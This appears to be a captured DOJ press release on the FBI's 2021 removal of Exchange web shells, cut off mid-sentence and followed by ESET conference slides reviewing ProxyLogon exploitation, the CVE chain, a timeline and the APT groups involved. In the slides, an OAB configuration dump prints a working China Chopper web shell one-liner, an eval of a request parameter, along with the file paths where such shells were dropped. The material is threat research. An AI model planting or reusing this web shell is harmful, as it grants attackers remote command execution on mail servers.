THE UNITED STATES
DEPARTMENT *of* JUSTICE

ABOUT OUR AGENCY TOPICS NEWS RESOURCES CAREERS

Home » Office of Public Affairs » News

JUSTICE NEWS

**Department of Justice**

Office of Public Affairs

FOR IMMEDIATE RELEASE Tuesday, April 13, 2021

# Justice Department Announces Court-Authorized Effort to Disrupt Exploitation of Microsoft Exchange Server Vulnerabilities

WASHINGTON – The Justice Department today announced a court-authorized operation to copy and remove malicious web shells from hundreds of vulnerable computers in the United States running on-premises versions of Microsoft Exchange Server software used to provide enterprise-level e-mail service.

Through January and February 2021, certain hacking groups exploited zero-day vulnerabilities in Microsoft Exchange Server software to access e-mail accounts and place web shells (which are pieces of code or scripts that enable remote administration) for continued access. Other hacking groups followed suit starting in early March after the vulnerability and patch were publicized. Although many infected system owners successfully removed the web shells from thousands of computers, others appeared unable to do so, and hundreds of such web shells persisted unmitigated. Today's operation removed one early hacking group's remaining web shells, which could have been used to maintain and escalate persistent, unauthorized access to U.S. networks. The FBI conducted the removal by issuing a command through the web shell to the server, which was designed to cause the server to delete only the web shell (identified by its unique file path). This is unrelated to Microsoft's 13 April announcement.

"Today's court-authorized removal of the malicious web shells demonstrates the Department's commitment to disrupt hacking activity using all of our legal tools, not just prosecutions," said Assistant Attorney General John C. Demers for the Justice Department's National Security Division. "Combined with the private sector's and other government agencies' efforts to date, including the release of detection tools and patches, we are together showing the strength that public-private partnership brings to our

Digital Security
**Progress. Protected.**

# ProxyChaos

## a year-in-review of Microsoft Exchange exploitation

Mathieu Tartare | Malware Researcher

# Mathieu Tartare

ESET Malware Researcher


@mathieutartare

# ProxyLogon

# Quick overview of the Vulnerabilities

- **ProxyLogon**: CVE-2021-26855 + CVE-2021-26857 + CVE-2021-26858 + CVE-2021-27065
- When chained: Pre-auth Remote Code Execution
- On-premise Microsoft Exchange 2013, 2016 and 2019

# Timeline



3 Jan 2021

Earliest ITW exploitation by **Hafnium**

5 Jan 2021

Vulnerability reported to Microsoft by Orange Tsai

28 Feb 2021

More APTs started exploiting the vulnerability


2 Mar 2021

Microsoft released an out-of-band patch for Exchange


3 Mar 2021

Mass exploitation of the RCE started

# Statistics



Microsoft patch release



Shodan
@shodanhq

We added detection for the recent Microsoft Exchange vulnerabilities. If you've configured Shodan Monitor (monitor.shodan.io) then you will automatically get a notification.

Traduire le Tweet

TOTAL RESULTS

266,629


TOP COUNTRIES

| | |
|---|---|
| United States | 66,522 |
| Germany | 57,702 |

Digital Security
Progress. Protected.

THIS IS FINE.


# How are these vulnerabilities used?



```
C:\inetpub\wwwroot\aspnet_client\aspnet.aspx
C:\inetpub\wwwroot\aspnet_client\client.aspx
C:\inetpub\wwwroot\aspnet_client\caches.aspx
[…]
```


# ChinaChopper

- Offline Address Book
- Ex: `C:\inetpub\wwwroot\aspnet_client\aspnet.aspx`



```
Name                            : OAB (Default Web Site)
PollInterval                    : 480
OfflineAddressBooks             :
RequireSSL                      : True
BasicAuthentication             : False
WindowsAuthentication           : True
OAuthAuthentication             : False
MetabasePath                    : IIS://<redacted>.local/W3SVC/1/ROOT/OAB
Path                            : C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\OAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags         :
ExtendedProtectionSPNList       :
AdminDisplayVersion             : Version 15.1 (Build 225.42)
Server                          : <redacted>
InternalUrl                     : https://<redacted>.local/OAB
InternalAuthenticationMethods   : WindowsIntegrated
ExternalUrl                     : http://f/<script language="JScript" runat="server">function Page_Load(){eval(Request["Load"],"unsafe");}</script>
ExternalAuthenticationMethods   : WindowsIntegrated
AdminDisplayName                :
ExchangeVersion                 : 0.10 (14.0.100.0)
DistinguishedName               : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=<redacted>,CN=Servers,CN=Exchange Administrative Group (<redacted
Identity                        : <redacted>\OAB (Default Web Site)
```

# On a few selected servers…



https://<server>/aspnet_client/aspnet.aspx

Command in POST parameter

Command execution

Drop executables, collect mailboxes, etc.


# In-the-wild reality

# In-the-wild reality

- > 10 APT groups
- Multiple threat actors on the same mail servers
- Pre-auth vulnerability = mass-scanning

# HAFNIUM?

- First to exploit the vulnerability
- It is likely that **none of the 10 APTs** that we’ve seen exploiting the vulnerability in March are Hafnium
- Refer to MSTIC blogpost for details about this threat actor



Tick
Feb. 28th

LuckyMouse
March 1st

Calypso
March 1st

Websiic
March 1st

Winnti group
March 2nd


Tonto team
March 3rd

ShadowPad
March 3rd

Opera Cobalt Strike
March 3rd

Mikroceen
March 4th

DLTMiner
March 5th



Intent

Since

**2008**

Targeting

Royal Road

Daserf

xxmm

Lilith RAT

